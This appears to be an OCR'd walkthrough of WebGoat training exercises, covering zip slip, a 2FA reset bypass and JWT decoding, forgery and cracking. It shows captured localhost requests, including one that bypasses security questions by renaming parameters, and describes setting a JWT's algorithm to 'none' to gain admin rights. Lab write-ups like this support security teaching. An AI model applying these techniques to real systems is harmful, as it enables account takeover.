
Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: image/jpeg
7 Content-Length: 63
8 Date: Mon, 09 May 2022 05:54:33 GMT
9
10 You found it submit the SHA-512 hash of your username as answer
```

There you go, it says to input the hash value of our username.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo -n 'kali' | sha512sum
e5d7234d85b9b847d5cbcc7974bca2a82a0cf2bda7dc728d899370ba423275fcd3d7e47e83b87f1122968c3f7c823c6d6798ce91ef171baac5
1c41ce3739749d  -
```




And we are done!

1.4.7 Zip Slip assignment

Pretty Raw Hex

```
1  POST /WebGoat/PathTraversal/zip-slip HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 594
4  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5  Accept: */*
6  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDxQmGRRwL4nAqwDS
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRMlRgZQFfgpO
19 Connection: close
20
21 ------WebKitFormBoundaryDxQmGRRwL4nAqwDS
22 Content-Disposition: form-data; name="uploadedFileZipSlip"; filename="
   Ubuntu_5.13.0-39-generic_profile.zip.gz"
23 Content-Type: application/gzip
24
25 æ}dbUbuntu_5.13.0-39-generic_profile.zip
26 ------WebKitFormBoundaryDxQmGRRwL4nAqwDS
27 Content-Disposition: form-data; name="fullName"
28
29 test
30 ------WebKitFormBoundaryDxQmGRRwL4nAqwDS
31 Content-Disposition: form-data; name="email"
32
33 test@test.com
34 ------WebKitFormBoundaryDxQmGRRwL4nAqwDS
35 Content-Disposition: form-data; name="password"
36
37 test
38 ------WebKitFormBoundaryDxQmGRRwL4nAqwDS--
39
```

In this task, it is the same just that it is a zip file.



We can see the interaction of the uploaded zip file


```
{
  "lessonCompleted":true,
  "feedback":"Congratulations. You have successfully completed the assignment.",
  "output":"Zip file extracted successfully, failed to copy image. Please contact our helpdesk.",
  "assignment":"ProfileZipSlip",
  "attemptWasMade":true
}
```


We will just do the same as previous ‘..//’ to achieve this.

(A2) Broken Authentication

2.1 Authentication Bypasses

2.1.1 2FA Password Reset

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
Content-Length: 107
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
Connection: close
```

Burpsuit in action

Request

Raw Hex

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: localhost:8080
Content-Length: 107
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
Connection: close

secQuestion0=favorite+teacher&secQuestion1=
my+street&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
userId=12309746
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 07 May 2022 08:55:32 GMT

{
  "lessonCompleted":false,
  "feedback":"Not quite, please try again.",
  "output":null,
  "assignment":"VerifyAccount",
  "attemptWasMade":true
}
```

We try to get important info using the repeater

Request

Pretty | Raw | Hex


```
1  POST /WebGoat/auth-bypass/verify-account HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 109
4  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5  Accept: */*
6  Content-Type: application/x-www-form-urlencoded;
   charset=UTF-8
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=
   1lCM1PH-9VBdmx0KXd0stfv56g4Pm6eoUl4APcgf
19 Connection: close
20
21 secQuestion00=favorite+teacher&secQuestion11=
   my+street&jsEnabled=1&verifyMethod=SEC_QUESTIONS&
   userId=12309746
```


Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Connection: close
3  X-XSS-Protection: 1; mode=block
4  X-Content-Type-Options: nosniff
5  X-Frame-Options: DENY
6  Content-Type: application/json
7  Date: Sat, 07 May 2022 08:58:36 GMT
8
9  {
10   "lessonCompleted":true,
11   "feedback":
     "Congrats, you have successfully verified the acc
     ount without actually verifying it. You can now c
     hange your password!",
12   "output":null,
13   "assignment":"VerifyAccount",
14   "attemptWasMade":true
15 }
```

We manipulated the Question part by adding 1 and 0 to get the solution







2.2 JWT TOKENS

JSON Web Token (JWT) is an open standard (RFC 7519) that specifies a compact and self-contained method for securely communicating information as a JSON object between parties.

2.2.3 Decoding a JWT




We will decode the JWT token using Webwolf JWT decoder as shown.
We can see the Header and the payload. We can clearly see the username which we will put into the text field to finish our task.




Successfully completed the assignment.

2.2.5 JWT signing




Before being given to the client, each token must be signed. As a result, we can employ the HMAC or SHA-2 functions, as well as digital signatures. So


now we'll use Burp suite, and our username will be Tom instead of Guest, as shown below. Our request has now been sent to Repeater.




We see the JWS information




The request and response



We try to decode the base 64



And change the algorithm to none and encode again



Similarly this one as well

Basic concept is to change the cookie to get the ADMIN privilege

2.2.7Code Review:

Can you spot the weakness?

Congratulations. You have successfully completed the assignment.

1. What is the result of the first code snippet?

- [ ] Solution 1: Throws an exception in line 12
- [ ] Solution 2: Invoked the method removeAllUsers at line 7
- [ ] Solution 3: Logs an error in line 9

2. What is the result of the second code snippet?

- [ ] Solution 1: Throws an exception in line 12
- [ ] Solution 2: Invoked the method removeAllUsers at line 7
- [ ] Solution 3: Logs an error in line 9

Submit answers

Congratulations. You have successfully completed the assignment.

2.2.8 JWT Cracking


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
Jpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiL
CJhdWQiOiJ3ZWJnb2F0Lm9yZyIsImlhdCI6MTY1
MTkwOTQyNSwiZXhwIjoxNjUzOTA5NDg1LCJzdWI
